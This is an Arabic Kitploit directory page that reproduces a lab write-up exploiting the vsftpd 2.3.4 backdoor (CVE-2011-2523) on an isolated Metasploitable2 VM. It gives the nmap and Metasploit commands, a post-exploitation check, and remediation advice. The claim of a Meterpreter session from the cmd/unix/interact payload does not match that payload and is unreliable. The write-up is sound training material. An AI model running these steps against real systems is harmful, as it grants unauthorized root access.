Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/rsakthikumar-cmd/metasploitable2-vsftpd-writeup
الاستطلاعماسحات الثغرات الأمنيةتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالاختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
مشاركة
GitHub
rsakthikumar-cmd/metasploitable2-vsftpd-writeup

metasploitable2-vsftpd-writeup

استغلال الباب الخلفي لـ vsftpd 2.3.4 (CVE-2011-2523) على Metasploitable2 — كتابة مخبرية عملية في الاختراق تغطي الاستطلاع والاستغلال والمعالجة.

عرض المستودع
67منذ 2 أشهرلم تتم المراجعة بعد

Metasploitable2 — استغلال الثغرة الخلفية في vsftpd 2.3.4

مختبر عملي يوضح اكتشاف واستغلال ثغرة خلفية معروفة في vsftpd 2.3.4، باستخدام بيئة معزولة من Kali Linux ↔ Metasploitable2.

الهدف

ممارسة سير العمل الأساسي لاختبار الاختراق — الاستطلاع، تحديد الثغرات، الاستغلال، والتحقق بعد الاستغلال — ضد جهاز هدف ضعيف عمدًا.

بيئة المختبر

المكوّنالتفاصيل
المهاجمKali Linux 2026.1 (VMware)
الهدفMetasploitable2 (VMware)
الشبكةNAT، معزولة عن المضيف/الإنترنت
عنوان الهدف192.168.233.129

تم إبقاء الجهازين الافتراضيين على نفس مقطع الشبكة الخاصة، معزولين عن الشبكة الحقيقية، لضمان عدم وجود أي تعرّض خارجي أثناء التمرين.

المنهجية

1. الاستطلاع — فحص Nmap

nmap -sV -sC 192.168.233.129

تم فحص الهدف بحثًا عن المنافذ المفتوحة وإصدارات الخدمات. تضمنت النتائج:

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...

فحص Nmap يُظهر vsftpd 2.3.4

2. تحديد الثغرة

كان المنفذ 21 يشغّل vsftpd 2.3.4. من المعروف علنًا أن هذا الإصدار المحدد يحتوي على ثغرة خلفية: في عام 2011، تم اختراق الأرشيف الرسمي للشفرة المصدرية لـ vsftpd وأُدرجت فيه شفرة خبيثة. يؤدي تسجيل الدخول باسم مستخدم يحتوي على السلسلة :) إلى تشغيل مستمع خفي على منفذ TCP 6200، مما يمنح غلافًا بعيدًا دون مصادقة.

  • المرجع: CVE-2011-2523
  • التأثير: تنفيذ تعليمات برمجية عن بُعد دون مصادقة بصلاحيات root


3. الاستغلال — Metasploit

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.233.129
set payload cmd/unix/interact
run

نجح الاستغلال في تفعيل الثغرة الخلفية وأعاد جلسة Meterpreter.

تشغيل استغلال Metasploit يُظهر فتح جلسة Meterpreter

4. التحقق بعد الاستغلال

sessions -i 1
sysinfo
getuid

تم تأكيد الجلسة النشطة ومستوى الوصول على الجهاز المخترق.

مخرجات sysinfo

مخرجات getuid التي تؤكد وصول root

النتيجة

تم الحصول على وصول كامل لغلاف بعيد بصلاحيات root إلى الجهاز الهدف، دون الحاجة إلى أي مصادقة، من خلال استغلال خدمة واحدة قديمة ومخترقة بثغرة خلفية.

السبب الجذري

  • إصدار برمجي قديم (vsftpd 2.3.4) معروف بأنه تعرّض للاختراق من المصدر
  • لا توجد عملية معمول بها لاكتشاف إصدار خدمة معروف بضعفه أو تصحيحه

المعالجة

  • ترقية vsftpd إلى إصدار حالي وموثوق ونظيف
  • دائمًا تحميل حزم البرامج من مستودعات رسمية/موثوقة مع التحقق من المجاميع الاختبارية (checksum)
  • تنفيذ فحص دوري للثغرات لرصد إصدارات الخدمات القديمة قبل النشر
  • تقييد الخدمات المكشوفة غير الضرورية (FTP) حيثما لا تكون مطلوبة، أو وضعها خلف ضوابط وصول إضافية

الخلاصة الرئيسية

كانت خدمة واحدة قديمة تحمل ثغرة معروفة وعلنية كافية لاختراق النظام بالكامل — دون الحاجة إلى تطوير استغلال مخصص أو تقنية متقدمة. يسلط هذا الضوء على سبب كون إدارة التصحيحات والنظافة الإصدارية أساسًا للوضع الأمني في العالم الحقيقي.

إخلاء المسؤولية

تم تنفيذ هذا التمرين حصريًا ضد Metasploitable2، وهي آلة افتراضية ضعيفة عمدًا مصممة للتدريب الأمني، داخل شبكة مختبر معزولة لا يوجد بها أي اتصال بأنظمة الإنتاج أو البنية التحتية الخارجية.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →